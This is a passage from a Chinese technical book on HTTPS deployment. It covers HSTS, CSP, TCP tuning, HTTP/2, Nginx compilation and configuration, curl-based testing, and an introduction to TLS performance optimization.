杜绝混合内容最好的解决方法就是使用 CSP 策略，CSP 策略可以严格控制浏览器的加载策略，CSP 策略设计之初的目的是杜绝 XSS 攻击，但 CSP 发展到现在，对于 HTTPS 网站也有极强的保护作用。

4) 部署 HSTS

关于 HSTS 的优点已经讲解得非常多了，如果想部署一个安全的 HTTPS 网站，必须部署 HSTS。部署全站 HTTPS 策略已经足够安全了，但是仍然会出现各类的攻击，比如 SSL 剥离攻击。

而使用 HSTS，浏览器会将所有的 HTTP 地址转换为 HTTPS 地址，然后再发送出去，确保网络中传输的数据都是加密的。

进一步强调一下 301 重定向、CSP、HSTS 之间的差异：

- ◎ 301 重定向是为了兼容老的 HTTP 地址，仍然会存在 SSL 剥离攻击。
- ◎ CSP 是控制浏览器的加载行为，开发者可以控制页面加载的元素。
- ◎ HSTS 是为了解决 HTTPS 漏洞而提出的一种解决方案。

5) 严格控制敏感内容

某些代理服务器会缓存用户的 HTTPS 请求，理论上只有具备权限的用户才能访问该 HTTPS 请求，如果代理服务器控制不当，可能会将敏感的缓存数据提供给不具备查看权限的用户。

所以对于源站（代理服务器的后端网站）来说，如果是敏感数据，必须严格控制响应的权限，比如配置 `Cache-Control: no-cache, no-store`，代理服务器一旦看到源站输出了该头部，就不会缓存敏感内容。

9.3 性能

本节主要讲解 HTTPS 性能问题，一个 HTTPS 网站的性能由很多因素构成，一个 HTTPS 网站性能存在瓶颈，将其归罪于 TLS/SSL 协议是不公平的。

先说结论，如果一个 HTTPS 网站支持 HTTP/2，那么带来的性能提升完全可以抵消 TLS/SSL 协议带来的性能损耗。

从性能的角度看，HTTP 和 HTTPS 在很多方面是相同的：

- ◎ 都是基于 TCP 网络模型，任何对于 HTTP 协议层的优化都适用于 HTTPS。
- ◎ 浏览器请求、渲染、加载 HTTP 网站（HTTPS 网站）的流程是一样的，任何对于 HTTP 应用层的优化也适用于 HTTPS。

和 HTTP 相比，TLS/SSL 协议性能损耗主要包含两个方面：

- ◎ 增加了网络延迟，相比 HTTP 来说，TLS/SSL 协议完整握手需要增加两个来回（RTT）。
- ◎ 服务器和客户端需要进行密码学运算，增加了设备的负载，削减了并行处理能力。

从 TLS/SSL 协议的角度出发，优化性能的途径就是：

- ◎ 尽量使用简短握手，减少网络延迟。
- ◎ 使用更快、更安全的密码学算法，必要的话可以使用硬件加速方案。

本节介绍 HTTPS 性能优化的一些方法，需要注意 TLS/SSL 协议优化、网络层优化、应用层优化的界限，包括的内容如下：

- ◎ 网络层优化。
- ◎ 应用层优化（适用于 HTTP、HTTPS）。
- ◎ HTTP/2 优化。
- ◎ TLS/SSL 优化，这是讲解的重点。

9.3.1 网络层优化

本节借鉴了《Web 性能权威指南》一书，以笔者自己的理解简单做个总结，理解这些内容对于优化 TLS/SSL 协议非常重要。

1) 网络层性能关键点

任何基于 TCP/IP 网络的通信，影响网站性能最重要的因素包含两个。

(1) 延迟

一条消息从起点到终点的时间，延迟由很多因素决定，比如：

- ◎ 服务器端程序处理时间。
- ◎ 数据在物理设备（比如光缆）传输时间。
- ◎ 消息传输到本地路由器的带宽（消息到 ISP 节点的带宽）。
- ◎ 路由处理延迟，消息经过的路由越多，延迟就越大，可以使用 `traceroute` 工具了解路由策略。

(2) 带宽

服务器和客户端都有上行带宽和下行带宽，带宽表示某个信道每秒可以传输的数据量，用户使用宽带上网，购买的带宽越高，价格越贵。

对于 Web 服务来说，带宽并不是瓶颈，现在客户端的带宽越来越大，即使服务器加大带宽，性能的提升并不明显。

而网络延迟是无法避免的，提升性能最好的方式就是减少延迟。

2) 三次握手

HTTP 和 HTTPS 底层是 TCP 网络层，而完成一个连接，TCP 必须经过三次握手，握手完成才能发送请求。三次握手的速度和延迟关系非常大，握手的数据包非常小，和带宽并没有太大的关系。

在网络中，客户端发送一个请求，到接收到响应称为往返时间（RTT），一次 RTT 的时间取决于延迟，可见三次握手需要 1.5 次 RTT，建立一次连接的成本非常高，所以不管是 HTTP 还是 HTTPS，重用连接或者使用长连接是网站性能优化非常关键的一个步骤。

现在有一种 TCP 快速打开机制，也就是说客户端发送 ACK 消息进行确认的时候，立刻可以发送应用层数据（HTTP 消息包或者 HTTPS 消息包），相当于三次握手只要一次 RTT，至于如何启动快速打开，本章后续会讲解。

3) 流量控制

如果客户端和服务端接收到过多的数据，会造成设备无法发送和接收数据，为避免对端发送过多的数据，接收方在每次发送 ACK 包的时候会告知发送方其接收窗口（rwnd）的大小，发送方看到接收方接收窗口比较小，就会暂停或者发送少量的数据。

Linux 操作系统默认接收窗口是 65535 字节，该值建议提高到 1GB，也就是启用窗口缩放选项。

下列命令用于控制窗口缩放：

```
# 查看是否启用窗口缩放
$ sysctl net.ipv4.tcp_window_scaling

# 设置启用窗口缩放
$ sysctl -w net.ipv4.tcp_window_scaling=1
```

不管是 HTTP 网站还是 HTTPS 网站，建议开启窗口缩放。

4) 慢启动

网络是复杂的，一旦三次握手完成，设备无法知道目前的网络状况，如果发送了过多的网络包，可能会导致整个网络阻塞，比如说接收端的带宽比较少，而发送方发送了过多的网络包，那么接收方就会完全处于瘫痪。

为了避免产生这种情况，每个 TCP 连接初始化的时候会设置拥塞窗口（cwnd）的大小，拥塞窗口默认大小是 10 个 MSS，这是相对保守的一个值，也就是说完成 TCP 连接后，发送方第一次发送的数据量最多是 10 个 MSS。一旦发送方接收到接收方发送的 ACK 包，拥塞窗口就会根据算法加大数值，也就是发送的数据量是逐步增加的。

拥塞窗口的这种处理机制称为慢启动，也就是传输的数据包数量是慢慢提升的。

查看初始拥塞窗口大小的方法如下：

```
$ ss -nli|fgrep cwnd

# 输出
rto:1000 mss:536 cwnd:10
```

如果初始拥塞窗口过小，建议调整为 10 个 MSS，修改命令如下：

```
# 修改某个网卡的 cwnd
ip route change 127.0.0.1 initcwnd 10
```

对于 HTTP 网站或者 HTTPS 网站来说，初始拥塞窗口大小过小，所有的初始 TCP 连接可能会非常慢，尤其是 HTTPS 要处理多个 RTT。

简单解释下 MSS（Max Segment Size）、MTU（Maximum Transmission Unit）的概念：

- ◎ MSS 相当于一个 TCP 包最大传输的大小，一般是 1460 字节。
- ◎ MTU 相当于 MSS + TCP 包头（20 字节）+ IP 包头（20 字节），最终是 1500 字节，相当于发送给链路层最大的数据包。

可以简单地认为 MSS 和 MTU 是一个概念，MSS 的值和网卡设置有关，一个 TLS 记录层协议数据包远大于 MSS 值，所以传输的时候会拆分为多个 TCP 包。

（1）禁止慢启动重启

对于一个 TCP 连接来说，如果长时间没有数据传输，会重置拥塞窗口，恢复到默认值，这就是慢启动重启。

现在 HTTP 网站或者 HTTPS 网站默认都支持长连接，如果出现了慢启动重启，对于性能有极大的影响，所以可以禁止慢启动重启。

控制慢启动使用下列命令：

```
# 查看是否禁止慢启动重启
$ sysctl net.ipv4.tcp_slow_start_after_idle

# 设置慢启动重启
sysctl -w net.ipv4.tcp_slow_start_after_idle=0
```

5) 队首阻塞

在网络层中，队首阻塞是非常重要的一个概念，TCP 要保证数据包的正确传输，一个 HTTP 或者 HTTPS 数据包发出后，会拆分为多个 TCP 包发送，对于接收方来说，收到所有 TCP 数据包后才能进行组装。

只有接收到完整的应用层数据包才能进行下一步处理，延迟的时间可能比较长，如果某个数据 TCP 包迟迟不能接收到，应用层就无法正确地处理数据。

优化网站必须知晓网络队首阻塞的问题。

9.3.2 应用层优化

理解 TCP 工作原理和性能优化方法后，了解下应用层优化，应用层优化方法特别多，这里只列举比较重要的优化方法，这些优化方法适用于 HTTP 或者 HTTPS。

1) 浏览器工作原理

首先要理解浏览器的工作原理，在此基础上讲解性能优化才更有意义。

一个 Web 页面由主页面（HTML）和多个子元素构成，子元素可以包括 JavaScript 文件、CSS 文件、图片等，浏览器在处理的时候好像是一个瀑布图。

浏览器处理逻辑如下。

- ◎ 主页面获取：客户端发送一个主页面的请求，在没有接收到所有 HTTP（HTTPS）包之前，浏览器（用户）只能等待。
- ◎ DOM 构建（页面布局）：接收到主页面完整响应后，浏览器进行页面布局，构建 DOM（文档对象模型），一旦构建完成，用户能够看到基础页面。
- ◎ 页面渲染：页面布局完成后，浏览器并行发送多个请求，获取子元素，最终完成完整的页面渲染。

在这些步骤过程中，有几个问题需要补充。

(1) 页面布局阻塞问题

在进行页面布局的时候，JavaScript 脚本会阻塞 DOM 的解析和构建，也就是说 JavaScript 脚本没有完成之前，DOM 构建无法执行。

对于用户来说，即使接收到主页面完整数据，但是 JavaScript 脚本执行会阻塞，此时整个浏览器还是一片空白，用户体验非常不好。为避免 JavaScript 阻塞，其中一条优化原则就是 JavaScript 尽可能延缓执行（比如放在页面最末尾处，根据具体情况而定），也就是 JavaScript 执行在页面渲染时才进行，尽可能地让用户看到基础页面。

(2) HTTP/1.1，浏览器队首阻塞问题

回顾下 HTTP/1.1、HTTPS、HTTP/2 之间的关系：

- ◎ HTTP/1.1 是目前最常用的 HTTP 版本。

- ◎ HTTPS 由 HTTP/1.1 和 TLS/SSL 协议组成，可以看出 HTTP 和 HTTPS 应用层原理是一样的。
- ◎ HTTP/2 是下一代的 HTTP，运行机制有很多不同，运行 HTTP/2 的前提是必须支持 TLS/SSL。

HTTP/1.1 有一个限制，即使一个连接采用 HTTP 管道技术，并行发送很多请求，服务器通过并行处理也快速响应了多个请求，但 HTTP/1.1 规定必须处理完一个响应后，才能开始下一个响应的传输，这就是 HTTP 队首阻塞问题。

正因为队首阻塞问题，管道技术作用不明显，管道技术本意是希望并行发送多个请求，服务器可以并行处理，尽快交付。但是浏览器严格按照 HTTP/1.1 规则运行，单个连接多个请求完全按照顺序接收服务器的响应。

HTTP/1.1 的问题只有通过 HTTP/2 来解决，是不是很激动人心，接下来就会讲解 HTTP/2，必须明白的是，理解了 HTTP/1.1 和浏览器工作的原理，才能更好地明白 HTTP/2。

2) 长连接

由于三次握手的延迟问题，所有长连接是很好的一种优化手段，尤其对于 HTTPS 来说，长连接的作用更大，原因就在于 TLS/SSL 协议除了三次握手，还要进行 TLS/SSL 协议握手，一般情况下会增加 2 个 RTT，连接创建的成本非常高。

长连接的意思就是复用连接，请求/响应完成后不关闭连接，在一个连接上可以发送多个请求，目前大部分浏览器和 Web 服务器都支持长连接。

但是长连接可能会给服务器带来很大的负载，因为即使没有后续请求，服务器也必须保持一个连接，限制了服务器的并行处理能力，所以很多浏览器和 Web 服务器设置了长连接超时时间，比如 60 秒之内，一个长连接没有任何新的请求，浏览器和 Web 服务器会主动关闭长连接，节省资源。

需要提醒的是，并不是所有的应用场景都适合使用长连接，比如：

- ◎ API 服务，API 接口响应一般非常快速，也无须保存状态，所以处理完成后应该尽快关闭连接。客户端请求/响应模型一般很少使用长连接。
- ◎ 视频服务，视频服务传输的数据量非常大，一个连接只会发送一个请求，完成一个请求的时间比较长，没有必要采用长连接技术。
- ◎ Web 网站相对适合使用长连接技术，因为 Web 要加载很多子元素，一个连接可以并行发送多个子请求。

3) 多个 TCP 连接

对于 Web 页面来说，可能会加载很多子元素，而由于 HTTP/1.1 的限制，单连接多请

求都是串行的，为了加快子元素的请求，可以创建多个 HTTP 连接，并行下载子元素，每个连接之间是独立的，浏览器进行页面渲染的时候，可以快速渲染子元素（比如图片）。

这个优化技术是非常有效的，对于一个主机，浏览器一般会并行打开 6 个连接，打开多个 TCP 连接对服务器和浏览器是很大的消耗，比如浏览器由于发送了过多的连接，CPU 的负载比较大，在渲染的时候会出现“卡顿”现象，整个浏览器会处于“假死”状态。

而为了避免单主机 6 个连接的限制，出现了多主机优化手段，也就是静态元素（JavaScript、CSS、图片等）拆分成多个主机，这样浏览器可以并行发送更多的请求。

这些优化手段在 HTTP/1.1 中非常常见，但也有一些缺陷，最主要的就是消耗过多的客户端和服务端资源。

4) CDN 技术

提升 HTTP 网站和 HTTPS 网站性能最有效的方法就是减少延迟，而减少延迟最有效的方法就是使用 CDN 技术。通过 CDN 技术，网站可以在世界范围内部署 CDN 节点，某个用户访问该网站，可以选择最近的一个 CDN 节点，这就是 CDN 技术的全部，选择最短路径，加快连接速度。

CDN 的优势在于：

- ◎ 减少三次握手时间，距离越短，延迟越少，RTT 时间也就越少，能够加快握手。
- ◎ 由于 TLS/SSL 协议握手需要 2 次 RTT，使用 CDN 技术，优化效果更明显。
- ◎ CDN 产商为了加速 TLS/SSL 连接，会使用更好的技术方案，对于 CDN 用户（HTTPS 网站拥有者）来说，不用关心 TLS/SSL 协议带来的性能损耗，CDN 产商会进行相关的优化。

再次强调，了解不同版本的 HTTP、浏览器工作原理对于理解 HTTPS 优化非常重要，上述一些优化建议都适合于 HTTPS 网站，当然还有更多的应用层优化技术，读者可以进一步了解。

9.3.3 HTTP/2 优化

HTTP/2 是下一代的 HTTP，HTTP/2 是基于 TLS/SSL 协议运行的，对于一个支持 HTTP/2 的 HTTPS 网站来说，性能的提升是巨大的，完全能够抵消 TLS/SSL 协议带来的性能损耗。

HTTP/1.1 的设计目标并没有重点关注性能，而 Web 发展到一定阶段，HTTP/1.1 的性能瓶颈越来越大，为了提升性能，基于 HTTP/1.1 出现了很多优化方案，比如长连接、HTTP 管道、多 TCP 连接、WebSocket 机制，这些优化方案能够提升性能，但也带来很多负面的

影响，比如 HTTP 管道技术基于 HTTP/1.1 并没有可行性，而长连接技术给浏览器和服务
器带来很大的负载。

令人欣喜的是，2009 年谷歌发布了 SPDY 协议，这个协议是实验性质的，首先被 Chrome
浏览器引入。最终 HTTP-WG（IETF HTTP Working Group）在 2012 年以 SPDY 协议为基
础，制定了 HTTP/2，目前 HTTP/2 协议已经相当成熟了。

主流的浏览器都已经支持 HTTP/2，所以兼容性并不是问题，图 9-1 说明各类浏览器
从哪个版本开始支持 HTTP/2。

Current aligned Usage relative Date relative Show all										
IE	Edge *	Firefox	Chrome	Safari	iOS Safari*	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet	
			49							
			62		10.2					
			63		10.3					
		57	64	11	11.2				4	
11	16	58	65	11.1	11.3	all	64	11.8	6.2	
	17	59	66	TP						
		60								
		61	67							

图 9-1 HTTP/2 兼容性

1) HTTP/2 设计目标

理解了 HTTP/1.1 的缺点，才能更好地改进和设计 HTTP/2，了解 HTTP/2 的设计目标
很重要：

- ◎ 单个连接支持并行发送多个请求和接收多个响应，也就是支持多路复用。
- ◎ 不会改变 HTTP/1.1 的语义信息，HTTP/1.1 还会存在很多年，无法一步替换，
HTTP/2 语义必须兼容 HTTP/1.1，也就是说开发者根本感觉不到 HTTP/2 的变化，
完全是透明的。
- ◎ 解决 HTTP/1.1 队首阻塞问题。
- ◎ 提升性能，这是最核心的目标。

2) HTTP/2 关键技术点

(1) 二进制分帧

HTTP/1.1 语义是文本形式的，而 HTTP/2 最重要的改进就是二进制分帧，客户端和服
务器端基于全新的二进制分帧传输消息。虽然 HTTP/2 和 HTTP/1.1 使用相同的语义，但
传输使用的编码方式改变了。

二进制分帧有三个组成部分：

- ◎ 帧是最小的单位，由头部帧（HTTP 头部）、数据帧组成，每个帧都有编号，可以乱序发送。
- ◎ 消息由多个帧组成，消息相当于 HTTP 请求或 HTTP 响应的语义消息。
- ◎ 双向的字节流，客户端和服务端创建 TCP 连接后，帧是传输的最小单位，在双向的字节流上传输。

当使用 HTTP/2 进行通信，请求和响应可以以流的形式并行发送，浏览器（包括服务器）接收到数据流后，根据帧编号组装完整的消息。

理解帧的概念非常重要，正因为有了帧，HTTP/2 才能如此快速。

（2）并行处理

帧可以双向传输，也就是说一个连接既可以发送多个请求（其实是帧），也可以接收多个响应（其实是帧），帧可以乱序发送。

而 HTTP/1.1 一个连接只能按照固定顺序发送请求和接收响应，一个响应没有接收到，后续所有的响应就会堵塞，局限性非常大。

帧的存在，会出现以下的一些变化：

- ◎ 不用创建多个 TCP 连接，单个连接就可以发送多个请求或者接收多个响应，能够减少延迟，因为 HTTP/2 能够并行处理。
- ◎ 无须创建多个 TCP 连接，服务器也就无须拆分多个主机，浏览器也不会打开多个 TCP 连接，负载会大大减少，一个 TCP 连接就能处理主页面和所有子元素的请求。
- ◎ 解决 HTTP/1.1 队首阻塞问题。

可见 HTTP/2 做了全面的提升，而且巧妙的是，开发者根本无须对应用层进行优化，直接启用 HTTP/2，性能就能提升一大截。

（3）其他的一些优化技术

- ◎ 头部压缩：HTTP/1.1 消息体是可以压缩的，但是头部是无法压缩的。而 HTTP/2 头部可以压缩，还可以复用，相比 HTTP/1.1 来说，同样的 Web 页面使用 HTTP/2 传输能够减少 40% 的数据量。
- ◎ 帧支持优先级：在请求和响应数据的时候，优先级更高的帧可以优先发送或者响应，减少了等待时间，提升速度。
- ◎ 流量控制：为了避免 TCP 连接中的多个数据流占用太多的网络带宽，HTTP/2 有自己独有的流量控制策略，和 TCP 流量控制策略一样，都是为了更好地控制数

据传输。

- ◎ 服务器推送：无须使用 WebSocket 技术，就能够支持服务器推送，该技术在某些应用场景下非常有用。

3) 部署 HTTP/2 网站

既然 HTTP/2 有这么多优点，接下来讲解服务器端如何部署 HTTP/2 网站，在构建网站之前，了解客户端和服务端如何协同使用 HTTP/2。

根据不同协议的组合，有以下几种运行方式：

- ◎ HTTP/1.1 网站。
- ◎ HTTPS 网站，使用 TLS/SSL 和 HTTP/1.1。
- ◎ HTTPS 网站，使用 TLS/SSL 和 HTTP/2。

一个网站，比如 <https://www.example.com>，对于浏览器来说，它无法知晓该网站是否支持了 HTTP/2，为了解决这个问题，出现了应用层协议协商（Application-Layer Protocol Negotiation, ALPN）。通过 ALPN 扩展，浏览器在完成 TCP 连接之后，会询问服务器支持的 HTTP 版本，如果服务器也能处理 ALPN 扩展，会告诉浏览器其支持的协议版本。浏览器知晓服务器支持的 HTTP 版本，就会以该协议版本进行后续的请求和响应。

目前大部分现代化浏览器都支持 ALPN 扩展，ALPN 扩展是 TLS/SSL 协议中的一个扩展。

大部分服务器使用 OpenSSL 库实现 ALPN 扩展，需要注意的是，OpenSSL 1.0.2 以上的版本才支持 ALPN 扩展，很多旧的 Linux 发行版默认的 OpenSSL 库版本可能没有包含 ALPN 扩展，比如笔者使用的 Ubuntu 14.04.5 操作系统默认的 OpenSSL 库版本是 1.0.1f。

为了使用 OpenSSL 库的 ALPN 扩展，可以重新编译最新版本的 OpenSSL 库，或者升级操作系统。

ALPN 的前身是下一代协议协商（Next Protocol Negotiation, NPN），是谷歌在开发 SPDY 协议的时候提出来的一个扩展，如果读者不想了解历史，可以认为 ALPN 和 NPN 是同样的概念，NPN 目前已经不复存在了；SPDY 协议是 HTTP/2 的前身，目前也已经不复存在了。

服务器部署 HTTP/2 网站非常简单，以 Nginx 服务器为例，包含三个部分：

- ◎ 使用较新版本的 OpenSSL 库。
- ◎ 使用 ngx_http_ssl_module 模块提供 TLS/SSL 协议功能。

◎ 使用 `ngx_http_v2_module` 模块提供 HTTP/2 功能。

接下来了解具体的部署方法。

(1) 编译 `ngx_http_v2_module` 模块

`ngx_http_v2_module` 模块实现了 HTTP/2，该模块从 Nginx 1.9.14 版本开始支持。

运行如下命令安装 Nginx 和 `ngx_http_v2_module` 模块：

```
# 下载较新的 Nginx 版本
$ wget http://nginx.org/download/nginx-1.13.5.tar.gz

# 下载 OpenSSL 库
$ wget https://www.openssl.org/source/openssl-1.1.0f.tar.gz

$ wget http://zlib.net/zlib-1.2.11.tar.gz
$ wget ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/pcre-8.41.
tar.gz

# 解压缩
$ tar xvf nginx-1.13.5.tar.gz
$ tar xvf openssl-1.1.0f.tar.gz
$ tar xvf zlib-1.2.11.tar.gz
$ tar xvf pcre-8.41.tar.gz

$ cd nginx-1.13.5
$ ./configure --help

$ ./configure \
--prefix=/usr/local/nginx1.13 \
--with-pcre=../pcre-8.41 \
--with-zlib=../zlib-1.2.11 \
--with-http_ssl_module \
--with-http_v2_module \
--with-stream \
--with-openssl=../openssl-1.1.0f

$ make
$ make install
$ make clean
```

`--with-http_v2_module` 表示启用 HTTP/2。

Nginx HTTPS 详细安装和配置后续章节会重点讲解，目前读者只用按照命令配置一个 HTTP/2 网站即可。如果读者使用的 Linux 发行版版本较高，可以直接使用包安装方式（比

如 YUM 或 APT-GET）安装 Nginx，默认都支持 ngx_http_v2_module 模块。

(2) 配置 HTTP/2 网站

```
server {
    listen 443 ssl http2;
    server_name www.example.com;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate cert.pem;
    ssl_certificate_key cert.key;
    ssl_ciphers HIGH:!aNULL:!MD5;

    location / {
        root html;
        index index.html index.htm;
    }
}
```

在 listen 指令中直接配置 http2 就表示启用 HTTP/2 网站。

配置 HTTP/2 会涉及 HTTPS 指令的部署，详细信息后续章节会讲解。

(3) ngx_http_v2_module 详细指令

ngx_http_v2_module 有很多指令配置 HTTP/2 网站，表 9-16 列举了一些详细指令。

表 9-16 ngx_http_v2_module 详细指令

指 令	默 认 值	说 明
http2_chunk_size	8k	设置响应分块的最大长度，该值如果太小，会带来很高的开销，如果太大，会导致阻塞问题
http2_body_preread_size	64k	请求在处理之前会放入缓存区中，设置缓存区大小
http2_idle_timeout	3m	如果连接处于长时间空闲，会主动关闭连接
http2_max_concurrent_streams	128	帧在双向字节流中传输，该指令可以设置某个连接最大个数的字节流
http2_max_field_size	4k	限制请求每个头部压缩后最大的长度
http2_max_header_size	16k	限制请求所有头部压缩后最大的长度
http2_recv_timeout	30s	连接关闭后，等待客户端发送数据的超时时间
http2_recv_buffer_size	256k	每个工作进程缓存区大小
http2_max_requests	1000	一个连接允许处理的最大请求数，一旦达到设置的值，会主动关闭连接

4) 测试 HTTP/2 网站

curl 工具是一个调试 HTTP、HTTPS 非常好的工具，但默认不支持 HTTP/2。

输入以下命令会报错：

```
$ curl --http2 -k -I "https://www.example.com"
curl: option --http2: is unknown
```

--http2 参数表示启用 HTTP/2 支持，如果报错，说明 curl 工具不支持 HTTP/2。

为了支持 HTTP/2，可以安装第三方 nghttp2 模块。接下来介绍如何在 Ubuntu 操作系统下编译 nghttp2 模块。

安装依赖：

```
$ apt-get install build-essential libnghttp2-dev libssl-dev
```

源代码编译 nghttp2：

```
$ git clone https://github.com/tatsuhiro-t/nghttp2.git
$ cd nghttp2
$ autoreconf -i
$ automake
$ autoconf
$ ./configure
$ make
$ make install
```

源代码编译 curl 工具：

```
# 下载
$ wget https://curl.haxx.se/download/curl-7.56.0.tar.gz
$ tar -xvf curl-7.56.0.tar.gz

$ cd curl-7.58.0
$ ./configure --with-nghttp2 --prefix=/usr/local --with-ssl
$ make
$ make install
```

--with-nghttp2 表示启用 nghttp2 模块，--prefix 表示安装路径，--with-ssl 表示启用 SSL 支持。

显示 curl 版本信息：

```
$ /usr/local/bin/curl -V
```

```
curl 7.58.0 (x86_64-pc-linux-gnu) libcurl/7.56.0 OpenSSL/1.1.0g zlib/1.2.8
nghttp2/1.31.0-DEV
Release-Date: 2017-11-24
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp
smb smbs smtp smtps telnet tftp
Features: AsynchDNS IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP HTTP2
UnixSockets HTTPS-proxy
```

可以看出 **curl** 依赖于底层的 **libcurl** 包和 **OpenSSL** 库，支持 **HTTP/2**、**SSL**。

提醒一下，在 **Debian** 发行版中，**curl** 工具使用 **NSS** 底层密码库，而不是 **OpenSSL** 底层密码库。读者可以在 **Debian** 发行版中运行下列命令了解：

```
$ curl -V

curl 7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.14.0.0
zlib/1.2.3 libidn/1.18 libssh2/1.4.2
Protocols: tftp ftp telnet dict ldap ldaps http file https ftps scp sftp
Features: GSS-Negotiate IDN IPv6 Largefile NTLM SSL libz
```

接下来测试 **HTTP/2** 网站：

```
$ /usr/local/bin/curl --http2 -k -I "https://www.example.com"

HTTP/2 200
server: nginx/1.13.5
date: Tue, 06 Nov 2017 07:21:32 GMT
content-type: text/html
content-length: 708
last-modified: Thu, 11 Nov 2017 06:51:17 GMT
etag: "5a570965-2c4"
accept-ranges: bytes
```

可以看出 **www.example.com** 网站支持 **HTTP/2**。

如果不想使用 **curl** 工具测试 **HTTP/2**，可以使用 **KeyCDN** 的 **HTTP/2 Test** 在线工具进行测试。

工具地址如下：

```
https://tools.keycdn.com/http2-test
```

在控制面板中输入需要测试的网站地址即可，如图 9-2 所示。



图 9-2 HTTP/2 Test 在线工具操作

9.3.4 TLS/SSL 优化

接下来重点介绍 TLS/SSL 协议性能优化知识点，从 HTTPS 网站部署者的角度看，性能可以从三个维度去考虑，当然这三个维度之间是有关联的，不是分割的。

三个维度分别如下：

- ◎ 密码学算法
- ◎ 协议
- ◎ 软件

1) 密码学算法

密码学算法性能依赖于特定的操作系统、特定版本的密码库（比如 OpenSSL 版本），在此基础上尽量选择性能更高的密码学算法，关于密码学算法的性能测试在第 2 章中已经讲解过。

2) 协议

TLS/SSL 协议也经历了多个版本，整体的处理逻辑并没有发生太多变化，一般情况下，协议实现（比如 OpenSSL）版本越高，性能也越高。

从协议层次考虑，性能影响点主要有两个。

（1）延迟

完整握手需要多个子消息协同处理，至少需要增加两个 RTT，过大的证书也会额外增加 RTT，相关细节后续会讲解。

（2）协议运算

TLS/SSL 协议中最重要的概念就是密码套件，密码套件是密码学算法的组合，密码套件对性能的影响比较大，主要包含两组密码学算法。

密码协商算法主要涉及 ServerKeyExchange、ClientKeyExchange 等子消息，除了增加延迟，这两个消息也会进行多个密码学运算，比如签名运算、密码协商运算，主要涉及公

开密钥算法的组合运算，后续会重点描述相关性能测试。

加密运算，加密运算包含了两类算法，对称加密算法和 HMAC 算法，比较主流的 AEAD 加密模式可以同时处理加密运算和 HMAC 运算，由于 HMAC 运算性能相对较高，所以一般情况下仅仅考虑加密算法的性能即可。

总体来说，相比公开密钥算法，加密算法对服务器的消耗并不大，性能也不差，即使与非加密数据相比，加密算法也没有消耗太多的 CPU 运算。

据统计，加密数据和非加密数据处理之间运算速度仅仅相差 5 毫秒，CPU 使用也仅仅增加 2%，后续会重点讨论三种加密模式的使用场景和性能测试。

从协议的角度来看，减少 RTT 是最好的优化手段，比如采用 Session 会话恢复。

3) 软件

以 Nginx 服务器为例，基于 OpenSSL 库实现 TLS/SSL 协议，还要实现 HTTP，它是 HTTPS 网站的服务提供者，如果从宏观上测试 HTTPS 网站性能，一般情况下会对服务器的性能和并发能力进行测试。

衡量性能指标主要有两点：

- ◎ 完整握手次数/每秒，握手过程是最消耗服务器性能的，该指标非常重要，衡量的是服务器的处理能力。
- ◎ 事务数/每秒（TPS），每秒能处理 HTTPS 请求的次数，这是一个整体的目标，了解单台服务器 TLS/SSL 协议处理能力。

为了完整测试 HTTPS 的性能，需要有非常严谨的测试方案，否则会出现很大的偏差。在进行测试的时候，以下情况需要注意：

- ◎ 客户端和服务器性能测试需要分开。
- ◎ 测试要使用相同的硬件和软件，采用相同的操作系统内核、OpenSSL 库版本。
- ◎ 密钥长度对于性能测试也是影响巨大的，尤其对于公开密钥算法来说。
- ◎ 测试的 HTTP 数据大小对于性能影响也是非常大的。
- ◎ 机器是否采用特定的指令、是否开启超线程对性能也是非常大的。
- ◎ 测试一般基于完整握手进行测试，否则测试数据会有很大差异。

对于读者来说，如果要全面地测试 HTTPS 性能，制定一个测试方案比理解 TLS/SSL 协议更难。

本章在介绍 TLS/SSL 协议性能的时候，没有采用完整的测试方案，更多的是引用大型

公司（比如英特尔、赛门铁克、HAproxy 等）的测试方案和测试数据。

那么性能带来的影响是什么呢？一个 HTTPS 网站的性能包含两部分。从网站部署者的角度看，性能主要由服务器控制，而从整体看性能也和客户端有关，接下来分别从服务器和客户端的角度了解性能。

1) 服务器

密码学运算会消耗服务器 CPU，增加了服务器响应带来的延迟，同时为了完成一个握手，服务器也要和客户端保持连接。综合起来，服务器的吞吐（并发）能力会下降，而 CPU 如果处于满负荷，延迟又会进一步加大，因为单台服务器能力下降，为了保证服务能力，需要增加更多的服务器，从而增加了成本。

对于大型网站来说，客户端 HTTPS 请求数非常多，服务器端的 TLS/SSL 协议优化非常重要，比如完整握手次数/每秒指标提升一点点，服务器的利用率就会提高很多，从这个角度也会明白 CDN 厂商为什么会想尽办法提升 TLS/SSL 协议的性能。

2) 客户端

客户端同样要进行密码学运算，也会增加 CPU 的负载，进一步影响用户的体验，和服务器不一样的是，客户端浏览某个网站，不会有太多的 HTTPS 连接和密码学运算，HTTPS 协议运算对客户端的影响相对较小。

对于客户端来说，其实并不关心 HTTPS 的性能，它关心 Web 服务的性能，Web 服务不仅仅是一个主页面，还包括很多子元素，衡量性能的指标主要是首屏时间。

首屏就是用户第一眼看到页面的时间，出现首屏后，即使后续渲染相对慢一些，用户也不会过于在意。首屏时间优化涉及很多方面。

从 HTTPS 网站部署者的角度来看，客户端的运行环境是控制不了的，所以重点关注服务器 HTTPS 性能即可，如果能够根据用户浏览器的运行环境，选择更优的密码套件，那么整体性能也会提高，比如可以让手机设备使用更好的 ChaCha20-Poly1305 算法。

台式计算机的处理能力比较强劲，密码学运算带来的损耗相对较小，对用户体验影响不大。但现在手机设备使用得越来越多，密码学运算损耗的 CPU 会降低手机的处理能力，也会消耗更多的电量，这是 HTTPS 网站部署者需要重点考虑的。如果网站用户群主要使用手机设备，必须重点关注手机设备 HTTPS 的优化。

从服务器的角度考虑，性能提升的主要目的：

- ◎ 提升服务器的并发处理能力。
- ◎ 快速完成 HTTPS 连接，提升用户体验。

接下来重点从服务器的角度讲解性能优化的各种手段，一些手段非常关键，另外一些

手段帮助相对较小。

9.3.5 TLS/SSL 优化方案

1) 尽量升级

最方便的优化手段，尽可能地升级操作系统内核、OpenSSL 版本、Nginx 版本。

2) TLS 快速打开 (TLS false start)

